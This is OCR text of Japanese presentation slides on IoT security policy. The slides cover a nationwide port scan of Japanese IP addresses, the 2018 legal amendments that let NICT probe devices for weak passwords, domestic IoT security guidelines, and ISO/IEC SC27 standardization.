
- 本調査で対象としたIPアドレスは、日本へ割り当てられているもの（約2億個）のうち、一般的なWebサイト、到達性のないもの、海外で利用されている可能性があるものなどを除外した約1億4900万個。
- 調査対象ポートは、約500ポート（TCPポート）。
- 調査対象やネットワークへの影響を考慮し、またシステム稼動状態の確認をおこないつつ調査規模を徐々に拡大。



調査結果（概要）

【開放ポートや稼働しているサービスの調査】

- メールサービス（ポート25）、テルネットサービス（ポート23）、DNSサービス（ポート53）など多様なサービスの稼働を検出。



【バナー情報等をもとにした機種特定の実現性検証の調査】

- 一定程度の機器特定が可能であることを確認。

IoT機器に関する脆弱性調査等の実施結果（考察）

考察

【本件調査等を通じて明らかになった課題等】

【対策例】

① 利用者等のセキュリティ意識が不十分

→ 関係者間の脅威に対する認識が十分でないということが、脆弱なIoT機器を生み出す大きな要因であると考えられる。

ガイドラインの作成、動画の作成、イベントの開催などを通じた意識啓発活動

② 調査手法又は注意喚起手法に係る制度的課題の存在

→ Webインタフェースに記載されている情報から所有者等特定及び機器特定を試みたが、この方法には精度の限界があるなど、その手法に係る課題も明らかになった。

制度整備、機器特定のための技術開発、ISP事業者と機器製造事業者との連携等

③ 必要なセキュリティレベルが不明確

→ サイバー攻撃のリスクや対策は、IoT機器のユースケース等によってそのレベル感が異なるため、ユースケースに応じた対策レベルの明確化が必要。


ガイドラインの作成や対処の標準化等

＜まとめ＞

- 現在の我が国におけるIoT機器の運用状態は、サイバー脅威に対して決して万全といえるものではなく、また、今回発見された脆弱なIoT機器の事例は氷山の一角である可能性があり、引き続き、対策を講じていくことが重要。
- 今後到来する本格的なIoT時代を迎えるにあたり、関係者が連携して、IoTセキュリティ対策を一層強化していくことが必要不可欠。

チャレンジ

- 「Wall of law against IoT security」
  - 検閲は、これをしてはならない。通信の秘密は、これを侵してはならない。
  - No censorship shall be maintained, nor shall the secrecy of any means of communication be violated



- 法令の改定
  - 電気通信事業法の改定
    - Definition of business on CACT
      - Certified Assoc against Cyber attack on Telecom equip.
  - NICT法の改定
    - NICT Scan to IoT Equipment

2つの法令の改定が承認された

- **電気通信事業法**

→　In order to cope with IoT security, the law defines the work of CACT（Certified Association against cyber attack on Telcom equipment：送信型対電気通信設備サイバー攻撃対処協会）


- **NICT法**

→　5年間、NICT IoT機器へのスキャンやパスワード入力を許可する

- In MIRAI malware attacks, vulnerable passwords are said to have spread the infection

- Such as Admin / Admin, to those who are to remain weak passwords, you want a reminder of the password change
- NICT now can check password/port

2018年6月に, 国会は、電気通信事業法の改定を承認しました。内容としては、通信事業者間の必要な情報交換を実施するための機能を第3者認証機関により達成するものです。



通信事業者に対して、利用者へのアラート送信やC2サーバや感染した機器への悪性通信のブロックなどを、情報の共有を行うことで、許容する。

国立研究開発法人情報通信研究機構によるIoT機器調査に係る制度の概要

- 本年5月23日に公布された改正国立研究開発法人情報通信研究機構法において、国立研究開発法人情報通信研究機構（NICT）に、平成35年度までの時限措置として以下の業務を追加（改正国立研究開発法人情報通信研究機構法は本年11月頃に施行を予定）。

（ア）インターネット上で外部からアクセス可能であり、かつパスワード設定に不備のある電気通信設備を特定するための調査を行うこと

※　NICTは、総務省令で定める基準（電気通信事業者が技術的条件で定める基準を勘案し、不正アクセス行為から防御するため必要な基準）を満たさないID・パスワードを機器に入力。


（イ）パ…（注…）…提供し、対処

※ 調…

- （上記…）…を行う。）

※ 総…

NICT法は、2018年5月に国会にて承認された。5年の期限付き。



今後のIoTに関連する論点

1. 脆弱なIoTに対する具体的な対策（総務省）

2. サイバーフィジカル環境のフレームワーク
（経済産業省）

3. 国際/国内ガイドラインのさらなる整備（標準化）

4. IoT環境に関わる認証スキームの整備（標準化）

5. 国際的な連携の強化

IoTセキュリティガイドラインの規格化について


国内：　IoTセキュリティガイドライン

- 本ガイドラインは、IoT機器やシステム、サービスの提供にあたってのライフサイクル（方針、分析、設計、構築・接続、運用・保守）における指針を定めるとともに、一般利用者のためのルールを定めたもの（平成28年7月5日公開）。
- 各指針等においては、具体的な対策を要点としてまとめている。

	指針	主な要点
方針	**IoTの性質を考慮した基本方針を定める**	• 経営者がIoTセキュリティにコミットする • 内部不正やミスに備える
分析	**IoTのリスクを認識する**	• 守るべきものを特定する • つながることによるリスクを想定する
設計	**守るべきものを守る設計を考える**	• つながる相手に迷惑をかけない設計をする • 不特定の相手とつなげられても安全安心を確保できる設計をする • 安全安心を実現する設計の評価・検証を行う
構築・接続	**ネットワーク上での対策を考える**	• 機能及び用途に応じて適切にネットワーク接続する • 初期設定に留意する • 認証機能を導入する
運用・保守	**安全安心な状態を維持し、情報発信・共有を行う**	• 出荷・リリース後も安全安心な状態を維持する • 出荷・リリース後もIoTリスクを把握し、関係者に守ってもらいたいことを伝える • IoTシステム・サービスにおける関係者の役割を認識する • 脆弱な機器を把握し、適切に注意喚起を行う
一般利用者のためのルール		• 問合せ窓口やサポートがない機器やサービスの購入・利用を控える • 初期設定に気をつける • 使用しなくなった機器については電源を切る • 機器を手放す時はデータを消す

ISO/IEC JTC1/SC27における
IoTセキュリティガイドラインの規格化

SC27への国際規格の構造化の提案



SC27　IoT Study Period（2017）から開始

SPの目的とスコープ：

3回のテレコンを通して、「IoTのセキュリティ、およびプライバシー」に関する国際規格に向けた寄書を集め、それらをベースに検討を行い、ベルリン会合で国際規格を進めていくための必要な材料（NWIPおよびPD）を準備することが、SPの目的。

SPにおける審議文書


SC27-WG4 N2077

- Draft PD IoT Security Privacy : Draft　text for a preliminary draft for Guidelines for security and privacy

